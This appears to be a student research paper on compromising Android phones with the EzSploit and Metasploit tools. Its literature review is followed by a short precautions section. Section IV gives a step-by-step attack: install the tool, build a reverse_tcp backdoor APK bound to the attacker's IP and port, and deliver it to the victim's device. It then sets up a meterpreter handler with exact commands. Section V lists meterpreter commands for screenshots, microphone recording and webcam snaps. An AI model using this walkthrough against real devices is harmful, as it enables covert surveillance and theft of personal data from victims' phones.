PRESENTING HIDDEN FLAWS & PEEPHOLES IN ANDROID - ANDROID HACKING USING EZSPLOIT

Noel Kurian
DDMCA
Amal Jyothi College of Engineering
Kanjirappally, India
noelkurian@mca.ajce.in

Donna C C
DDMCA
Amal Jyothi College of Engineering
Kanjirappally, India
donnacc@mca.ajce.in

Chippy C Joseph
DDMCA
Amal Jyothi College of Engineering
Kanjirappally, India
chippycjoseph@mca.ajce.in

Ms.Rini Kurian
Assisstant Professor
Amal Jyothi College of Engineering
Kanjirappally, India
rinikurian@amaljyothi.ac.i

ABSTRACT

Android is a Linux based Operating System mainly used for devices such as smartphones and tablets. Android Hacking is the exploitation of the user information without their knowledge using pen testing tools. In this paper we are proposing a tool for Android Hacking - ezsploit. A consignment created by these tools is installed on the target system and by Reverse TCP connection channeling is established. After successful connection establishment user can exploit personal data residing in the target device, can access these features like screenshot of the display, recording audio through microphone, Take snap through primary as well as secondary camera.
In this paper we are detailing the working of this tool and hidden flaws and peepholes in Android.

Keywords – Android, Security issues, Backdoor, ezspolit, payload, Meterpreter,Reverse_tcp

I. INTRODUCTION

As our society is more and more depending on technologies and android is one among those technologies. Technologies are developed for the ease of usage and society is becoming more and more contingent on these technologies mainly android and its applications covering from Entertainment to Health. If owners of these android applications are not aware for implementing more security to their Applications what will happen?.
Attacker can breach into ones device and can access their Data, credentials, personal information even ones biometrics can be accessed by the hackers. This is why application vendors suggest to download and install apps only from trusted sources.
This paper examines the new prospects of breaching into the target device through binding the consignment with some weak applications

II. LITERATURE REVIEW

Shivam Kharje, Rupal Sonawane et a1 [] had mentioned backdoors are one of the dangerous type of android malware. In this paper, they focused to show that how android devices are hacked through backdoors and how can protect our system from these backdoor attack. When an application is installed on a device, the device must grant some permission to these applications for its proper functioning. If it is a backdoor affected application, these granted permissions are very beneficial for the hackers. android.permission.INTERNET,
android.permission.READ_CALL_LOG,
android.permission.WRITE_CALL_LOG,
android.permission.RECORD_AUDIO etc are some examples of permissions given to apps.
Kali Linux is a Debian based Linux distribution used for digital forensics and penetration testing. It contains around 300 or more penetration testing programs including John The Ripper, Ezsploit, Armitage, Fatrat .Payloads are the type of codes transmitted to the victim's device. These are in different types such as
android/meterpreter/reverse_tcp,
android/meterpreter/reverse_http,
android/shell/reverse_tcp,
android/meterpreter/reverse_http etc. when a backdoor application is installed on the target device and the victim run this application which will lead to create a meterpreter session. It helps attackers to access the victim's device by using the types of commands like system commands, webcam commands, network commands etc. As compared to normal application, backdoor affected application can

have the ability to use some additional permission such as CAMERA, CALL_PHONE, SET_WALLPAPER, SEND_SMS etc. use of antiviruses, and use of authenticated stores for downloading the app are help to secure the system from malware.

Karthick S and Dr.Sumitra Binu [] describe the various types of security issues faced by android system and the solutions are also mentioned. The security attacks in android are classified as permission Escalation attack, Collision attack, Time of check and time of use attack and spyware. Android uses a permission based model to access various resources. The permissions are considered as declarations from the users which are declared in the AndroidManifest.xml file. These permissions are static for android versions up to 6. In higher versions, the app permissions are labeled as normal permissions and dangerous permissions. Normal permissions are granted automatically and no necessary to declared in AndroidManifest.xml file. But, in the case of dangerous permissions, users want to explicitly give permissions for the app for the successful functioning of the app. An app can access user's confidential data through these dangerous permissions. A major cause of misusing app permissions is the use of shared user ID. Shared user ID give permission to one app which can be accessed by another app if and only if the apps are using shared user ID.

Rizky Dwianada Lukita Putra and Is Mardianto et a1 [] discuss exploitation with recerse_tcp method on Android device using metaspolit. Android is popular operating system allows developer to access and modify the source code. This behavior of android creates lots of security issues. Exploit is one of the dangerous attacks faced by Android. Android made by Android Inc. Now it is bought by Google. Android contains four layers namely Linux kernel layer, middleware layer, framework layer and application layer. Metaspolit framework is a testing platform and development of open source penetration which give access to exploit code for various applications.

Payload is a code executed by the target system. A reverse shell is a type of payload which creates connection between target device and attacker. Payloads are binds to meterpreter console to listen the target device. Ezsploit can be used as a method for making a payload. Attackers can accomplish attack with make payload in .apk type . The attacker's IP address as LHOST and the attacker's port number as LPORT are bind to the payload.
Meterpreter allows attackers to access the installed payload on the target device and can execute the commands for read, modify,retrieve data or information from exploit attacks. Exploit attack uses reverse_tcp method to make incoming connections fto the attack listener machine.

Huasong Meng , Vrizlynn L.L. Thing, Yaocheng, ZhongminDai, LiZhang et a1[] focuses survey of android exploits. Android follows a layered architecture and it contains four layers namely kernel layer, middleware layer, framework layer and application layer.Native libraries and daemons which are written in C/C++.The Android runtime system contains core libraries and runtime environment. Later Dalvik is used as the runtime environment.Android introduces a new runtime scheme known as Android Runtime(ART).ART replaces DVM in later versions. Mainly two type of security mechanisms in android. One is the Android permission based system and other is Linux user based priviledge mechanism.

III. EZSPLOIT

EzSpolit is one of the penetrations testing tool in the Kali Linux, which is used to make payload for a couple of platforms like Windows, Linux, Android, and Mac, and it is Linux bash script automation for Metasploit. As well as we can begin multiple listeners at an identical time. It gives a complete environment for penetration trying out, and makes the most improvement. Using this tool, we can generate a backdoor for android, Linux, Windows and Mac.

Advantages

- Open supply
- Frequently up to date
- Easy to installation

Disadvantages

- Difficult to learn
- Can crash your system if now not used wisely
- Requires deep understanding for exploit improvement

IV. PROBLEM DEFINITION

Steps to implement android hacking through Ezsploit

Step 1.
Open Kali Linux operating system
Step 2.
Ezsploit installation
You need to download EzSploit tool via executing this command in terminal window of kali Linux

- **git clone https://github.com/rand0m1ze/EzSploit.git**

Step 3.

Run Ezsploit

Move to Ezsploit folder after completing the installation by executing the command **cd EzSploit.**

Execute chmod **+x EzSploit.Sh** to deliver chmod permission.

For running this device, deliver a command **./EzSploit.Sh** and press input button.

Step 4.

Now a display will come having many choices like payload, listen, exploit, persistence etc.

We need to pick up first choice to create a payload.

Step 5.

Then choose the option android for creating payload for android tool

Step 6.

Set LHOST IP and LPORT

Step 7:


You will see that the payload for Android has been created, you will find it in the Temp folder at the computer

Step 8.

Transfer the created payload (shell.Apk) from temp folder on computing device to the victim's device.

Step 9.

start the Metasploit framework using the command **msfconsole**



Step 10.

Use the multi/handler for Load the module in the Metasploit console

- **msf> use exploit/multi/handler**

Step 10. Set the Payload

- **msf exploit(handler) > set payload android/meterpreter/reverse_tcp**

Set the Local Host

- **msf exploit(handler) > set LHOST 192.168.43.166**

Set the Local Port

- **msf exploit(handler) > set LPORT 8080**

EXPLOIT

- **msf exploit(handler) > exploit**

After this when you run the app; you will get meterpreter session**.**

V. WORKING

Ezsploit is one of the best tools to create a backdoor for accessing victim's device. Attackers can accomplish attacks by creating payload with attacker's IP address and port number. After the successful payload configuration process, install the payload on the target. Next stage is to create a meterpreter session. First of all,Open the metasploit framework and then set payload type, LPORT, LHOST etc.

Finally exploit the targeted one using certain type of commands as follows

System Commands

- execute – Execute a command
- sysinfo – Gets information about the remote system,such as OS
- ps - List running processes
- localtime –Displays the target system's local date and time

User Interface Commands

- Screenshot – Grab a screenshot of the Inteactive Desktop

Webcam Commands

- record_mic – Record audio from the default microphone for x seconds
- webcam_chat - Start a vedio chat
- webcam_list - List webcams
- webcam_snap - Take a snapshot from specified webcam

Networking Commands

- ifconfig – Display interfaces

- ipconfig – Display interfaces
- route – View and modify the routing table

Ezsploit uses exploit attack. In this type of attack, reverse_tcp is used as a method to make incoming connection to attack listening device.

VI. PRECAUTION

This is the reason why we recommend that everyone should use a quality antispyware solution. These specialized software products can both remove all active dangerous infections on the host's computer and also protect them at all times.

- Continues updating of the system
- Continues check for vulnerability
- System shall be evaluated using the real-world assault script
- Don't allow downloading any apps from cloud websites or fake websites.
- Don't install apps with unknown resources enabled option.Use antivirus in a mobile device to keep an eye on every moment of mobile like CMSecurity, M-Kavach etc.
- Don't click any random link while surfing the internet
- Never download unwanted src, doc, pdf, apk file from unknown source.
- Always confirm with source pertaining to file to double sure. To verify the app, you can use Apkpure.com

VII. CONCLUSION

Android is the most crowd-pleasing mobile today. Now a day, android phone has a great role in our daily life. It contains several security measures for its users to achieve privacy in their information. There is a lot of hike in the features of android in each version. But, we can't say android is a purely secure system. It contains lot of security issues. Due this loop holes, an attacker can easily access our confidential data or information from our android device. There are different types of methods or programs are available to attack an Android device.

Here we focus Ezsploit as a method for creating payload. This payload binds to meterpreter session to make a connection between the attacker and the targeted device and there by gain the access to victim's device.

REFERENCES

[1] Shivam Kharje, RupaL Sonawane,Android Backdoor.

[2] Karthick S, Dr.Sumitra Binu ," Android Security Issues and Solutions".

[3] Rizky Dwianada Lukita Putra, Is Mardianto,"Exploitation with Reverse_tcp method on Android Device Using Metaspolit".

[4] Huasong Meng *, Vrizlynn L.L. Thing, Yao Cheng, Zhongmin Dai, Li Zhang," A survey of Android exploits in the wild".

[5] Ezsploit installed by using.
git clone https://github.com/rand0m1ze/ezsploit.git